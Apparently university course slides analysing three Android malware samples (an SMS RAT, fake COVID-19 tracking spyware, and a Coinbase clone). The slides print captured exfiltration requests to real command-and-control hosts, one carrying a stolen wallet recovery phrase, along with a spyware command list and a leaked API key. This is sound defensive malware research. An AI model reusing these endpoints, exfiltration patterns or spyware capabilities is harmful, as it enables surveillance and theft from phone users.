Android Malware Analysis

Static & Dynamic Analysis of Common Android Malware

DEV v1.3-RC1

Ernesto Martínez García
Yuma Buchrieser
Marcell Matthias Haritopoulos

Graz University of Technology

Mobile Security KU SS/23

16th of June 2023

SLIDES & REPORT

ls.ecomaikgolf.com/slides/androidmalware/

MOTIVATION

Motivation:

- We are heavy Android users
- CTF related interest in reversing
- Useful for CTFs at LosFuzzys
- Real world scenario (modern malware)

State of Malware:

- Malicious apk
- Increasing due to android popularity
- Code usually obfuscated
- Different kinds of malware

Midjourney: “the android logo, but evil –ar 9:16 –v 5 –s 750”

SETUP

FRIDA

Dynamic Analysis

Well known tool

Hooking capabilities

RMS

Dynamic Analysis

Android/iOS analysis

Frida wrapper

MOBSF

Mixed Analysis

Web based interface

Eases static analysis

BURPSUITE

Network Analysis

System certificates installed


ANDROID AVD & DEBUGGER

Emulation Layer

Debugging; Rooted; GServices

SAMPLE 1: REALRAT

- Requested SMS permissions to spy on user
- Installs a SMS receiver `ir.siqe.holo.MyReceiver` with max priority
- Shows signs of per-user killswitch, not well implemented
- Serious bugs in the code (`"https://google.com" + str`)
- Domain & APK flagged by multiple analysis engines




Request to https://eblaqie.org:443 [15.197.130.221]

```
GET /ratsms.php?phone=9664842097&info=%20Android%20is%20always%20a%20sweet%20treat! HTTP/1.1
Host: eblaqie.org
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.10.0
Connection: close


```


Endpoint: `eblaqie.org` (taken down)


Singup for Dns +ir

9664842097

SAMPLE 2: COVID19 TRACKING (I)


- Registers as “Accessiblity Service” for Covid19 tracking
- Doesn’t provide any functionality for the user
- Activates checking for `elcamino.top`. (`/etc/hosts` trick)
- Advanced obfuscation with dynamic DEX class loading
- Fully capable spyware, lots of functionalities found
- Can track SMS, can track launched apps, keypresses, etc.
- Fakes keypreses to avoid reverting accessibility service



```
[API_Monitor]
{
  "category": "SharedPreferences",
  "class": "android.app.SharedPreferencesImpl",
  "method": "getString",
  "args": "[\"AS\",null]",
  "returnValue": "Blocked attempt to disable accessibility service[143523#]Input SMS: 6505551212 Text: Android is always a sweet treat![143523#]Input SMS: 6
  "calledFrom": "zyprizcwhroxzrounow.elzydpzyeockooslxohogush.yjqoclrdzfjuilshazng.e.i(oyblnm.java:1461)"
}
```

C2C Domain: `elcamino.top` (taken down)

Cache: `SharedPreferences`



Accessibility Service

DOWNLOADED SERVICES


Switch Access OFF

TalkBack OFF

Covid19 OFF

SAMPLE 2: COVID19 TRACKING (II)

Runtime decryption and loading process:



Extract & Decrypt DEX

Injects into ClassLoader

Passes Control to Android

Spyware Classes Instantiated


Decryption: Reversed engineered the decryptor and implemented it on python

C2C COMMANDS

```
url
notification
grabbing_pass_gmail
send_sms
run_record_audio
open_folder
grabbing_lockpattern
sms_mailing_phonebook
run_app
call_forward
change_url_recover
open_teamviewer
...
```

SAMPLE 3: COINBASE CLONE (I)


- Domain & Endpoint obfuscated
- Simple `(char ⊕ 9)` obfuscation
- Avoids static intel endpoint analysis
- Endpoint was active and not flagged during analysis
- `&type=coinbase` shows that it's part of a bigger operation



```
GET /hi/baby?c=4&app=4&client=2&o=
slush%20all%20mail%20permit%20link%20lava%20merry%20harvest%20heart%20pencil%20lock%20design&
type=coinbase HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 13; sdk_gphone_x86_64 Build/TE1A.220922.025)
Host: dx.oiuy.cc
Connection: close
Accept-Encoding: gzip, deflate


```

Endpoint: `dx.oiuy.cc` (active! very recent malware)




Sign in with a recovery phrase

This is a 12 word phrase you were given when you created your previous wallet. Learn more.

SAMPLE 3: COINBASE CLONE (II)

Bonus:


- The author seems very very sorry



sorry

Bonus II:

- Days after, server started crashing
- Showed logs of on-chain ETH requests
- Probably checking if there are funds in the wallet
- Chain analysis API key got banned or rate limited



```
A PHP Error was encountered

Severity: Warning

Message:
file_get_contents(https://services.tokenview.io/vipapi/monitor/address/add/trx/TV8aDoKPSVv7DvgbC1jxUgJvb52
apikey=cZOLsAr3YNVcys5pyChp): failed to open stream: HTTP request failed! HTTP/1.1 401 Unauthorized

Filename: controllers/Hi.php

Line Number: 205

Backtrace:

  File: /www/wwwroot/dx.oiuy.cc/application/controllers/Hi.php
  Line: 205
  Function: file_get_contents

  File: /www/wwwroot/dx.oiuy.cc/application/controllers/Hi.php
  Line: 124
  Function: createAddress

  File: /www/wwwroot/dx.oiuy.cc/public/index.php
  Line: 315
  Function: require_once
```

CONCLUSION

Mobile (Android and iOS) malware situation is much better than in desktop:

- No root user
- Application sandboxing
- Permission system
- Read-only `/system`
- Limited surface
- Easy to remove malware

...

ANDROID SECURITY TAKEAWAYS

- Don’t Root your phone
- Don’t leave the bootloader unlocked
- Enable Google Play Protect
- Install vendor & app updates
- Enforce security updates
- Avoid non official stores (or the sketchy ones)
- Never give accessibility or management permissions to apps

Android Malware Analysis

Static & Dynamic Analysis of Common Android Malware

DEV v1.3-RC1

Ernesto Martínez García
Yuma Buchrieser
Marcell Matthias Haritopoulos

Graz University of Technology

Mobile Security KU SS/23

16th of June 2023

SLIDES & REPORT

ls.ecomaikgolf.com/slides/androidmalware/